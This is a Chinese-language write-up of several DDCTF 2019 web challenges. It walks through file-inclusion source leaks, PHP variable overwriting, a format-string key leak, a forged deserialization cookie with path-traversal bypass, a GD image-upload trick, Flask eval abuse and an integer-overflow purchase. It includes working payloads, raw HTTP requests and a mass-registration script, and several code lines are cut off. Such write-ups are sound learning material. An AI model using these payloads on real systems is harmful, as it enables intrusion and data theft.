ddctf2019-misc&web&re-writeup

iptabLs / 2019-04-23 09:57:00 / 浏览数 4846 安全技术 CTF 顶(0) 踩(0)

DDCTF2019

刚刚结束的ddctf2019，题目质量还是不错的，当然脑洞也不小，也有出题人不谨慎而导致非预期解，下面也会提及。共计23题，完成17题，Android一道没做，re、misc、

WEB

滴~

访问自动跳转到 http://117.51.150.246/index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09 ，页面上显示flag.jpg
对TmpZMlF6WXhOamN5UlRaQk56QTJOdz09 分析可知为base64_encode(base64_encode('flag.jpg'.encode('hex'))

文件包含泄露源码：http://117.51.150.246/index.php?jpg=TmprMlJUWTBOalUzT0RKRk56QTJPRGN3，index.php源码如下：

```
<?php
/*
* https://blog.csdn.net/FengBanLiuYun/article/details/80616607
* Date: July 4,2018
*/
error_reporting(E_ALL || ~E_NOTICE);

header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
   header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64,".$txt."'></img>";
/*
* Can you find the flag file?
*
*/
?>
```

代码除了文件包含外，并没有什么漏洞，源码上博客内容是关于shell下echo的一些特殊用法，对于php中的echo并不适用。作者另外一篇博客 vim 异常退出 swp文件提示 提到了.practice.txt.swp

访问 http://117.51.150.246/practice.txt.swp 得到新的提示f1ag!ddctf.php。


文件包含f1ag!ddctf.php，根据index.php的源代码，我们需要用config替换!

http://117.51.150.246/index.php?jpg=TmpZek1UWXhOamMyTXpabU5tVTJOalk1TmpjMk5EWTBOak0zTkRZMk1tVTNNRFk0TnpBPQ==

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
   $content=trim(file_get_contents($k));
   if($uid==$content)
   {
       echo $flag;
   }
   else
   {
       echo'hello';
   }
}
```

```
?>
```

存在一个明显的变量覆盖漏洞，覆盖$k为空，同时将$uid也置为空即可。


不安全 | 117.51.150.246/f1ag!ddctf.php?uid=&k=

DDCTF{436f6e67726174756c6174696f6e73}

Web签到题

打开 http://117.51.158.44/index.php 后，提示■■■■■■■■■■■■■■■■■■■■-----，查看一下源代码，发现有`auth()`

```
<script type="text/javascript" src="js/jquery.min.js"></script>
   <script type="text/javascript" src="js/index.js"></script>
   <script>hljs.initHighlightingOnLoad();</script>
   <body onload="auth()">
       <div class='center' id="auth">
       </div>


   </body>
```

此函数在`http://117.51.158.44/js/index.js`中

```
function auth() {
   $.ajax({
       type: "post",
       url:"http://117.51.158.44/app/Auth.php",
       contentType: "application/json;charset=utf-8",
       dataType: "json",
       beforeSend: function (XMLHttpRequest) {
           XMLHttpRequest.setRequestHeader("didictf_username", "");
       },
       success: function (getdata) {
          console.log(getdata);
          if(getdata.data !== '') {
              document.getElementById('auth').innerHTML = getdata.data;
          }
       },error:function(error){
           console.log(error);
       }
   });
}
```

burp抓包发现http包请求确实有个`didictf_username`字段，修改为`didictf_username: admin`后成功验证，提示访问`app/fL2XID2i0Cdh.php`

http://117.51.158.44/app/fL2XID2i0Cdh.php 中内容如下：

url:app/Application.php

```
Class Application {
   var $path = '';


   public function response($data, $errMsg = 'success') {
       $ret = ['errMsg' => $errMsg,
           'data' => $data];
       $ret = json_encode($ret);
       header('Content-type: application/json');
       echo $ret;

   }

   public function auth() {
       $DIDICTF_ADMIN = 'admin';
       if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
           $this->response('■■■■■■■■■■■■----■■■:app/fL2XID2i0Cdh.php');
           return TRUE;
       }else{
           $this->response('■■■■■■■■■■■■■■■■■■■■■■■■-----','error');
           exit();
       }

   }
   private function sanitizepath($path) {
   $path = trim($path);
   $path=str_replace('../','',$path);
   $path=str_replace('..\\','',$path);
   return $path;
}

public function __destruct() {
   if(empty($this->path)) {
       exit();
   }else{
       $path = $this->sanitizepath($this->path);
       if(strlen($path) !== 18) {
           exit();
       }
       $this->response($data=file_get_contents($path),'Congratulations');
   }
   exit();
}
}
```

url:app/Session.php

```
include 'Application.php';
class Session extends Application {

   //key■■■8■■■■
   var $eancrykey                  = '';
   var $cookie_expiration          = 7200;
   var $cookie_name                = 'ddctf_id';
   var $cookie_path                = '';
   var $cookie_domain              = '';
   var $cookie_secure              = FALSE;
   var $activity                   = "DiDiCTF";

   public function index()
   {
   if(parent::auth()) {
           $this->get_key();
           if($this->session_read()) {
               $data = 'DiDI Welcome you %s';
               $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
               parent::response($data,'sucess');
           }else{
               $this->session_create();
               $data = 'DiDI Welcome you';
               parent::response($data,'sucess');
           }
       }
   }

   private function get_key() {
       //eancrykey  and flag under the folder
       $this->eancrykey =  file_get_contents('../config/key.txt');
   }

   public function session_read() {
       if(empty($_COOKIE)) {
       return FALSE;
       }

       $session = $_COOKIE[$this->cookie_name];
       if(!isset($session)) {
           parent::response("session not found",'error');
```

```
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);

        if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($session['user_age
            return FALSE;
        }

        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }

        if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
            parent::response('the ip addree not match'.'error');
            return FALSE;
        }
        if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
            parent::response('the user agent not match','error');
            return FALSE;
        }
        return TRUE;
    }

    private function session_create() {
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }

        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );
        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );
    }
}

$ddctf = new Session();
$ddctf->index();
```

首先留意到class Application中有一个读取文件的地方

```
public function __destruct() {
        if(empty($this->path)) {
            exit();
        }else{
            $path = $this->sanitizepath($this->path);
            if(strlen($path) !== 18) {
                exit();
            }
            $this->response($data=file_get_contents($path),'Congratulations');
        }
        exit();
}
```

路径要求18位，而`../config/flag.txt`刚好18位满足要求，基本可以确定flag的位置，`sanitizepath`会将`../`替换为空，可直接双写绕过过滤`....//config/flag.`

然后在`class Session`中`session_read()`有反序列化的代码，只要触发反序列化就能到读取文件的地方


```
$session = $_COOKIE[$this->cookie_name];
        if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);
```

其中`cookie_name`为`ddctf_id`，代码会对session内容进行校验，校验方法为最后32位的hash值，要等于`md5($this->eancrykey.$session)`，绕过验证需要泄露`$t`

留意到`session_read()`中有一段格式化字符的代码

```
if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```

这里for循环会对`$data`进行两次格式化字符串操作，其中`nickname`我们可控，若`nickname=%s`，第二次格式化字符串就能把`$this->eancrykey`泄露出来。


Request

Raw | Params | Headers | Hex

```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
Cache-Control: max-age=0
didictf_username: admin
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cookie:
ddctf_id=a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22eda818d0050c29d248ed7218272dbcee%22%3Bs%3A10%3A%22ip_address%22%
3Bs%3A12%3A%22223.73.84.18%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A115%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29
+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F72.0.3626.121+Safari%2F537.36%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%
22%22%3B%7Dbd5514c5dfd51d2da4daa47a070e2a4d;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

nickname=%s
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 13 Apr 2019 14:38:33 GMT
Content-Type: application/json
Connection: close
Content-Length: 361

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"errMsg":"Welc
ome","data":"Welcome my friend EzblrbNS"}{"errMsg":"sucess","data":"DiDI Welcome you Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML,
like Gecko) Chrome\/72.0.3626.121 Safari\/537.36"}
```

至此，伪造session的信息收集完毕，可以伪造session进行文件读取，代码如下。

```
<?php
Class Application {
   var $path = '....//config/flag.txt';
}

$a = new Application();
$key = 'EzblrbNS';
$cookie_name = 'ddctf_id';
$hash = md5($key.serialize($a));
echo serialize($a).$hash;
?>
```

将代码生成的payload URL编码后发送

```
POST /app/Session.php HTTP/1.1
didictf_username: admin
cookie: ddctf_id=0%3A11%3A%22Application%22%3A1%3A%7Bs%3A4%3A%22path%22%3Bs%3A21%3A%22....%2F%2Fconfig%2Fflag.txt%22%3B%7D77cd
```


发送后得到：
```
{"errMsg":"Congratulations","data":"DDCTF{ddctf2019_G4uqwj6E_pHVlHIDDGdV8qA2j}"}
```

Upload-IMG

```
http://117.51.148.166/upload.php
```


```
user■dd@ctf
pass■DD@ctf#000
```

登录后直接上传一张图片，提示未包含`phpinfo()`



[Check Error]上传的图片源代码中未包含指定字符串:phpinfo()

将图片下载下来，winhex打开看了一下，发现文件头有`gd-jpeg`



```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 60   ÿØÿà  JFIF    `
00000010  00 60 00 00 FF FE 00 3B  43 52 45 41 54 4F 52 3A    `  ÿþ ;CREATOR:
00000020  20 67 64 2D 6A 70 65 67  20 76 31 2E 30 20 28 75    gd-jpeg v1.0 (u
00000030  73 69 6E 67 20 49 4A 47  20 4A 50 45 47 20 76 38   sing IJG JPEG v8
00000040  30 29 2C 20 71 75 61 6C  69 74 79 20 3D 20 38 30   0), quality = 80
00000050  0A FF DB 00 43 00 06 04  05 06 05 04 06 06 05 06    ÿÛ C
00000060  07 07 06 08 0A 10 0A 0A  09 09 0A 14 0E 0F 0C 10
```

搜索一下发现GD库图片渲染存在漏洞，https://wiki.ioin.in/soft/detail/1q


`jpg_name.jpg`是待GD处理的图片

```
php jpg_payload.php <jpg_name.jpg>
```

如提示缺少gd库，可用`apt install php-gd`安装

网上不少文章提到不一定每张图片都可以成功写入，需要多试几张，而我脸比较黑，试了十多张无果。

绝望之际，拿了群里大佬发的一个表情包，终于成功了，泪目。。。



117.51.148.166/upload.php?type=upload

[Success]Flag=DDCTF{B3s7_7ry_php1nf0_8bcc084d95fb9fad}

homebrew event loop

http://116.85.48.107:5002/d5afe1f66147e857/

题目是一个flask站，并且提供了源码

```
from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '*********************' # censored
url_prefix = '/d5afe1f66147e857'

def FLAG():
   return 'FLAG_is_here_but_i_wont_show_you'  # censored

def trigger_event(event):
   session['log'].append(event)
   if len(session['log']) > 5: session['log'] = session['log'][-5:]
   if type(event) == type([]):
       request.event_queue += event
   else:
       request.event_queue.append(event)

def get_mid_str(haystack, prefix, postfix=None):
   haystack = haystack[haystack.find(prefix)+len(prefix):]
   if postfix is not None:
       haystack = haystack[:haystack.find(postfix)]
   return haystack

class RollBackException: pass

def execute_event_loop():
   valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
   resp = None
   while len(request.event_queue) > 0:
       event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
       request.event_queue = request.event_queue[1:]
       if not event.startswith(('action:', 'func:')): continue
       for c in event:
           if c not in valid_event_chars: break
       else:
           is_action = event[0] == 'a'
           action = get_mid_str(event, ':', ';')
           args = get_mid_str(event, action+';').split('#')
           try:
               event_handler = eval(action + ('_handler' if is_action else '_function'))
```

```
                ret_val = event_handler(args)
            except RollBackException:
                if resp is None: resp = ''
                resp += 'ERROR! All transactions have been cancelled. <br />'
                resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
                session['num_items'] = request.prev_session['num_items']
                session['points'] = request.prev_session['points']
                break
            except Exception, e:
                if resp is None: resp = ''
                #resp += str(e) # only for debugging
                continue
            if ret_val is not None:
                if resp is None: resp = ret_val
                else: resp += ret_val
    if resp is None or resp == '': resp = ('404 NOT FOUND', 404)
    session.modified = True
    return resp

@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()

# handlers/functions below --------------------------------------

def view_handler(args):
    page = args[0]
    html = ''
    html += '[INFO] you have {} diamonds, {} points now.<br />'.format(session['num_items'], session['points'])
    if page == 'index':
        html += '<a href="./?action:index;True%23False">View source code</a><br />'
        html += '<a href="./?action:view;shop">Go to e-shop</a><br />'
        html += '<a href="./?action:view;reset">Reset</a><br />'
    elif page == 'shop':
        html += '<a href="./?action:buy;1">Buy a diamond (1 point)</a><br />'
    elif page == 'reset':
        del session['num_items']
        html += 'Session reset.<br />'
    html += '<a href="./?action:view;index">Go back to index.html</a><br />'
    return html

def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Download this .py file</a><br />'
            html += '<a href="./?action:view;index">Go back to index.html</a><br />'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&','&amp;').replace('\t', '&nbsp;'*4).replace(' ','&nbsp;').replace('<', '&lt;').replace(
            else:
                html += line
        source.close()
        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')

def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])

def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume

def show_flag_function(args):
    flag = args[0]
    #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
    return 'You naughty boy! ;) <br />'

def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```

网址实现各种功能，是通过解析query_string进行跳转的，具体可以查看execute_event_loop函数代码。query_string示例如下：

```
http://116.85.48.107:5002/d5afe1f66147e857/?action:buy;1
http://116.85.48.107:5002/d5afe1f66147e857/?action:view;shop
```

提取关键代码测试，可以看到更加直观，代码如下：

```
def get_mid_str(haystack, prefix, postfix=None):
    haystack = haystack[haystack.find(prefix)+len(prefix):]
    if postfix is not None:
        haystack = haystack[:haystack.find(postfix)]
    return haystack

def ACTION_handler():pass

event = 'action:ACTION;ARGS0#ARGS1#ARGS2'
is_action = event[0] == 'a'
action = get_mid_str(event, ':', ';')
print '[!] action:',action
args = get_mid_str(event, action+';').split('#')
print '[!] args:',args
event_handler = eval(action + ('_handler' if is_action else '_function'))
print '[!] event_handler:',event_handler
```

运行结果：

```
[!] action: ACTION
[!] args: ['ARGS0', 'ARGS1', 'ARGS2']
[!] event_handler: <function ACTION_handler at 0x00000000035A4B38>
```

event_handler是用eval进行拼接，从而得到对应的处理函数，eval函数本质是将字符串str当成有效的表达式来求值并返回计算结果，程序过滤了大部分的特殊符号，导
= 'action:str#;ARGS0#ARGS1#ARGS2'进行测试一下：

```
[!] action: str#
[!] args: ['ARGS0', 'ARGS1', 'ARGS2']
[!] event_handler: <type 'str'>
```

现在，我们可以控制`event_handler`运行指定的函数，不过还有一个问题是`FLAG()`函数是不带参数的，而`args`为`list`，直接传入`action:FLAG;`将产生报错。

```
TypeError: FLAG() takes no arguments (1 given)
```

直接调用`FLAG()`函数的方法走不通了，由于传入参数必须是`list`类型，python自带的全局函数也没有可以用（如果有求告知~），那么只能考虑自带函数。自带的函数不多

```
def trigger_event(event):
   session['log'].append(event)
   if len(session['log']) > 5: session['log'] = session['log'][-5:]
   if type(event) == type([]):
       request.event_queue += event
   else:
       request.event_queue.append(event)

def execute_event_loop():
   valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
   resp = None
   while len(request.event_queue) > 0:
       event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
       request.event_queue = request.event_queue[1:]
       ...
```

参数`event`为`list`类型，`execute_event_loop`按顺序处理`request.event_queue`所有`event`，我们可以考虑构造一套组合拳来获取flag。具体构造思路如下：

1. 程序调用`FLAG()`的地方只有一个，就是`get_flag_handler()`，对应的`event1=action:get_flag;`；
2. `get_flag_handler()`会判断`session['num_items']>=5`，因此需要购买5个以上的钻石，对应的`event2=action:buy;5`；
3. 传入`query_string=action:trigger_event#;{event1}#{event2}`，利用#截断，运行`trigger_event([event1,event2])`

此外，还有两个问题需要解决一下

1. `show_flag_function()`把返回的FLAG注释掉了，FLAG只会加入到`show_flag_function()`参数中。
2. `buy_handler()`后会调用`consume_point_function()`检查point是否足够，不然就会回滚。

`trigger_event`有一句代码`session['log'].append(event)`，会把记录各种函数的调用，那么自然会把`trigger_event('func:show_flag;'+FLAG())`存在放在
session 导致的安全问题

最终payload：

```
http://116.85.48.107:5002/d5afe1f66147e857/?action:trigger_event%23;action:buy;7%23action:get_flag;

ERROR! All transactions have been cancelled.
Go back to index.html
```

获取到的cookie

```
Set-Cookie: session=.eJyNjlFLwzAAhP-K5HkPbersUujLcCkM2uCsTRoRaZo5m6VZsOvmMvrfVwQFmQ--Hdzdd3cGercB0fMZ3AgQgZJmXkVRT8zqVFFpOFu-c

#!/usr/bin/env python3
import sys
import zlib
from hashlib import *
from base64 import b64decode
from flask.sessions import URLSafeTimedSerializer,session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
   payload, sig = payload.rsplit(b'.', 1)
   payload, timestamp = payload.rsplit(b'.', 1)

   decompress = False
   if payload.startswith(b'.'):
       payload = payload[1:]
       decompress = True

   try:
       payload = base64_decode(payload)
   except Exception as e:
       raise Exception('Could not base64 decode the payload because of '
                        'an exception')

   if decompress:
       try:
           payload = zlib.decompress(payload)
       except Exception as e:
           raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

   return session_json_serializer.loads(payload)

sessions = '.eJyNjlFLwzAAhP-K5HkPbersUujLcCkM2uCsTRoRaZo5m6VZsOvmMvrfVwQFmQ--Hdzdd3cGercB0fMZ3AgQgZJmXkVRT8zqVFFpOFu-cca1MA-KQ
PAYLOAD = decryption(sessions.encode())
print PAYLOAD
```

查看session的解析结果，函数的调用过程更加一目了然了。

```
{u'points': 2, u'num_items': 1, u'log': ['action:trigger_event#;action:buy;7#action:get_flag;', ['action:buy;7', 'action:get_f
```

大吉大利，今晚吃鸡

http://117.51.147.155:5050/index.html

正常情况下，新注册用户余额只有100，门票需要2000，是不够钱买门票，不过可以利用整数溢出

32位系统unsigned int范围为0■4294967295，最大数+1后会回绕变成0，修改订单ticket_price=4294967296

```
GET /ctf/api/buy_ticket?ticket_price=4294967296
```

后面拿到源码证实了猜想，对于大于32位的数字，程序进行了截断，导致了整数溢出。

```
def num64_to_32(num):
   str_num = bin(num)
   if len(str_num) > 66:
       return False
   if 34 < len(str_num) < 66:
       str_64 = str_num[-32:]
       result = int(str_64, 2)
       return result
   if len(str_num) < 34:
       result = int(str_num, 2)
       return result
```

这时去点支付，可以0元购买入场券。进入http://117.51.147.155:5050/index.html#/main/result后，可以输入ID和ticket移除对手。

思路是不停注册一堆新用户，拿到ticket，加入游戏，然后让玩家移除机器人，当移除id不重复的100个时，拿到flag。

```
import requests
import uuid
import time
import json

data = []
while True:
   try:
       session = requests.session()
       name = str(uuid.uuid4())[:10].replace('-', '')

       url = base_url + "/ctf/api/register?name=%s&password=12345678" % (name)
       r = session.get(url)
       if r.json()['code'] != 200:
           continue
       print(r.json())
       time.sleep(1) # ■■■sleep■■■■■■■■■■■■ticket
       url = base_url + '/ctf/api/buy_ticket?ticket_price=4294967296'
       r = session.get(url)
       bill_id = r.json()['data'][0]['bill_id']
       url = base_url + '/ctf/api/pay_ticket?bill_id=%s' % bill_id
       r = session.get(url)

       your_id = r.json()['data'][0]['your_id']
       your_ticket = r.json()['data'][0]['your_ticket']
       data.append(
           {
               'id': your_id,
               'ticket': your_ticket,
               'session': session
           }
       )
       print('%s, %s, %s' % (len(data), your_id, your_ticket))
       if len(data) > 1:
